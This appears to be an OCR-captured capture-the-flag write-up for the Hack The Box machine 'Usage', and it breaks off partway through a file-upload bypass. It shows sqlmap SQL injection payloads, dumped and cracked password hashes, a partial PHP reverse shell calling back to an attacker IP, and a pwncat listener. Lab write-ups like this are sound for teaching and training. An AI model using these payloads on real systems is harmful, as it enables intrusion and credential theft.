

Usage Write up - HTB




Released on 13 Apr 2024
Created by rajHere
User Blood pwned by celesian 0H 17M 49S
System Blood pwned by celesian 0H 28M 55S

00 - Credentials

username	passsword	service	address
admin	whatever1	web	http://admin.usage.htb
staff	s3cr3t_c0d3d_1uth	mysql	127.0.0.1:3306
raj	xander	web	http://usage.htb
xander	3nc0d3d_pa$$w0rd	sudo,SSH	127.0.0.1

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)


```
# Nmap 7.94SVN scan initiated Sat Apr 13 22:00:40 2024 as: nmap -sC -sV -oA
nmap/usage -v 10.129.42.121
Increasing send delay for 10.129.42.121 from 0 to 5 due to 11 out of 25
dropped probes since last increase.
Nmap scan report for 10.129.42.121
Host is up (0.24s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
```

```
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp   open     http        nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://usage.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Apr 13 22:02:24 2024 -- 1 IP address (1 host up) scanned
in 104.35 seconds
```

- port 80 -> usage.htb (Add it to the `/etc/hosts`)

HTTP enumeration(port 80)

When we visit the site:




We get the standard login page. We also notice the following:

- /login -> Allows any user to log in using the registered credentials
- /forgot-password -> Allows sending of emails to existing accounts on password reset
- /register -> Allows to register a user
- /admin -> `http://admin.usage.htb` -> requires credentials to log in (Add the host to our file)

So we see the path -> We need admin credentials in order to log in to the `/admin` panel:

/forgot-password

This part here is interesting because of the following:




Reset Password

Email address does not match in our records!

E-Mail Address: pyp@root.htb

If we put a `non-existing` user, we get the following error. If we put an `existing` (after registering) one, we get the following success message:



Reset Password

We have e-mailed your password reset link to pyp@root.htb

E-Mail Address:

Meaning that we have kinda of a database on-going and it is using sort of a query to fetch valid users and what not. With that we can be able to do a `sql` injection. Saving the burp request to a file:

- Burp request (sql.req)

```
POST /forget-password HTTP/1.1
Host: usage.htb
Content-Length: 68
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://usage.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.6
Referer: http://usage.htb/forget-password
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-
TOKEN=eyJpdiI6IituMk80TlVCYjdqRzM2Vko3UjdYblE9PSIsInZhbHVlIjoiS05yK2J3YkRJaX
pFRXNMN0s1dk1kTlJ5RzI5cDBYSDVaRVA4R0lyc1l0U0ladWVpNWlWcVFQRXkxdzZzTTNVd25jME
dWSTVtWmZrN3REd3dSUE1mcHZtcEllanlXcHBiQTJQNnV5Y1NuUi96TzlqZDZRVE1SanRnbXhPRE
E2TFkiLCJtYWMiOiJmOTNjNTZhNjNhNjY2M2QwZjY3NWZkMzdlNDBlZjgyYTAzMzYwMTEyZGZjZm
M0NTk1OThjNjM1M2RhYmMwZGZmIiwidGFnIjoiIn0%3D;
laravel_session=eyJpdiI6IlBRbG5Pb0FGclVmeEZpd2U2aUplTUE9PSIsInZhbHVlIjoiVzdM
```

```
SnYyS2tGM3pzYzlGdmc2OGFkOWl3S3dvRU9JVEZZWjgyaktQdHdJRmE2eGNkYXJudFlZTzFIR21y
UTFFVEErTDlmbjlvTHBPN1ZsdEhDK3E1RTlVK3hGT21PMHZIWHo3UGl1a2M0UytGcW5hQTJMaklX
RXFhZFFVaSs2ZGgiLCJtYWMiOiJjZTVjMjkxYzdkYjcxYmU4YTczOWFhODU3NzIyZmUzNGEwMjE1
YmRlYzFhZDY4M2EzNTk3Yzk3OGJkZmQ5MTk2IiwidGFnIjoiIn0%3D
Connection: close

_token=JtnMIlTA56Wc4TnM7aqobF7BDdRTknFxRUnXPaMd&email=pyp%40root.htb
```

- SQL injection

```
sqlmap -r sql.req --random-agent --threads 3 --batch

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - 
comment)
    Payload: 
_token=jI99O1QQhGKxxJirSyQCCUC11DbdYklDqbBeD9o6&email=pyp@root.htb' AND 
6293=(SELECT (CASE WHEN (6293=6293) THEN 6293 ELSE (SELECT 1871 UNION SELECT 
1253) END))-- -
```

Seems to take a while, but it eventually cracks it. So let us dump the tables:

```

```

The `users` and `admin_users` tables seems interesting (they may contain passwords for all users, even admin), let us dump them. Ill bet on `admin_users`, so we'll just use that:

- Columns

```
sqlmap -r sql.req --batch --random-agent -D usage_blog -T admin_users --
columns --threads 10

Database: usage_blog
Table: admin_users
[8 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| name           | varchar(255) |
| avatar         | varchar(255) |
| created_at     | timestamp    |
| id             | int unsigned |
| password       | varchar(60)  |
| remember_token | varchar(100) |
| updated_at     | timestamp    |
| username       | varchar(190) |
+----------------+--------------+
```

- Data

```
sqlmap -r sql.req --batch --random-agent -D usage_blog -T admin_users -C
+---------------+----+------------------------------------------------------
--------+----------+
| name          | id | password
| username |
+---------------+----+------------------------------------------------------
--------+----------+
| Administrator | 1  |
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    |
+---------------+----+------------------------------------------------------
--------+----------+
```

`users` table contained the following:

```
sqlmap -r sql.req -D usage_blog -T users --random-agent --threads 10 --batch
--dump
+----+---------------+--------+---------------------------------------------
-----------------+---------------------+---------------------+--------------
--+-------------------+
| id | email         | name   | password
| created_at          | updated_at          | remember_token |
email_verified_at |
+----+---------------+--------+---------------------------------------------
-----------------+---------------------+---------------------+--------------
--+-------------------+
| 1  | raj@raj.com   | raj    |
$2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4. | 2023-08-17
03:16:02 | 2023-08-17 03:16:02 | NULL           | NULL              |
| 2  | raj@usage.htb | raj    |
$2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa | 2023-08-22
08:55:16 | 2023-08-22 08:55:16 | NULL           | NULL              |
| 3  | pyp@root.htb  | pyp    |
$2y$10$Ymf0gnfLoE4789ln2E99ZOBD4dhYbfUpaASbHWGPUoTlOcoAvH8Tm | 2024-04-14
01:07:22 | 2024-04-14 01:07:22 | NULL           | NULL              |
+----+---------------+--------+---------------------------------------------
```

```
-----------------+---------------------+---------------------+--------------
--+--------------------+
```

We have the following serious hashes:

```
raj: $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4.
Administrator: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
```


Cracking them using hashcat:

```
hashcat -a 0 -m 3200 hashes /usr/share/wordlists/rockyou.txt

$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1
$2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4.:xander
```

We get the following passwords:

```
raj: xander
Administrator: whatever1
```

With that we may try to log in into the site:



Usage Admin

Login


⊗These credentials do not match our records.

admin

●●●●●●●●●

☑ Remember me

And we log in



Dashboard Description...

Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3


admin.usage.htb

First let us look at potential directories:

```
302     402B    http://admin.usage.htb/admin     -> REDIRECTS TO:
http://admin.usage.htb/admin/auth/login
301     178B    http://admin.usage.htb/uploads     -> REDIRECTS TO:
http://admin.usage.htb/uploads/
301     178B    http://admin.usage.htb/vendor     -> REDIRECTS TO:
http://admin.usage.htb/vendor/
```

Using the uploads directory, we can upload file and get shell. Let us use a normal `php` reverse shell:

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.16'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
[SNIPPED]
```




Permissions List

☐	ID	Slug	Name	Route	Created At	Updated At	Action
☐	1	*	All permission	ANY /admin*			⋮
☐	2	dashboard	Dashboard	GET /admin/			⋮
☐	3	auth.login	Login	ANY /admin/auth/login ANY /admin/auth/logout			⋮
☐	4	auth.setting	User setting	GET PUT /admin/auth/setting			⋮
☐	5	auth.management	Auth management	ANY /admin/auth/roles ANY /admin/auth/permissions ANY /admin/auth/menu ANY /admin/auth/logs			⋮

Showing **1** to **5** of **5** entries

Show 20 entries « 1 »

- /auth/setting allows the user to change the profile of their icon



User setting

Edit

Username: admin

* Name: Administrator

Avatar: user2-160x160.jpg

user2-160x160.jpg

□ View □ Continue creating □ Continue editing

We see that we can change the icon, and the file allows choosing of any type of file but only image files are supported:


- Shell listening

```
└─$ pwncat-cs
/home/pyp/.local/lib/python3.11/site-packages/paramiko/transport.py:178:
CryptographyDeprecationWarning: Blowfish has been deprecated and will be
removed in a future release
  'class': algorithms.Blowfish,
[21:40:09] Welcome to pwncat 🐈!
__main__.py:164
(local) pwncat$ listen --platform linux 9001
[21:40:20] new listener created for 0.0.0.0:9001
```

- Bypassing shell upload

```
─$ cp rev.php rev.php.png
```

We cant seem to bypass, but we get something that can allow us to use the same concept:



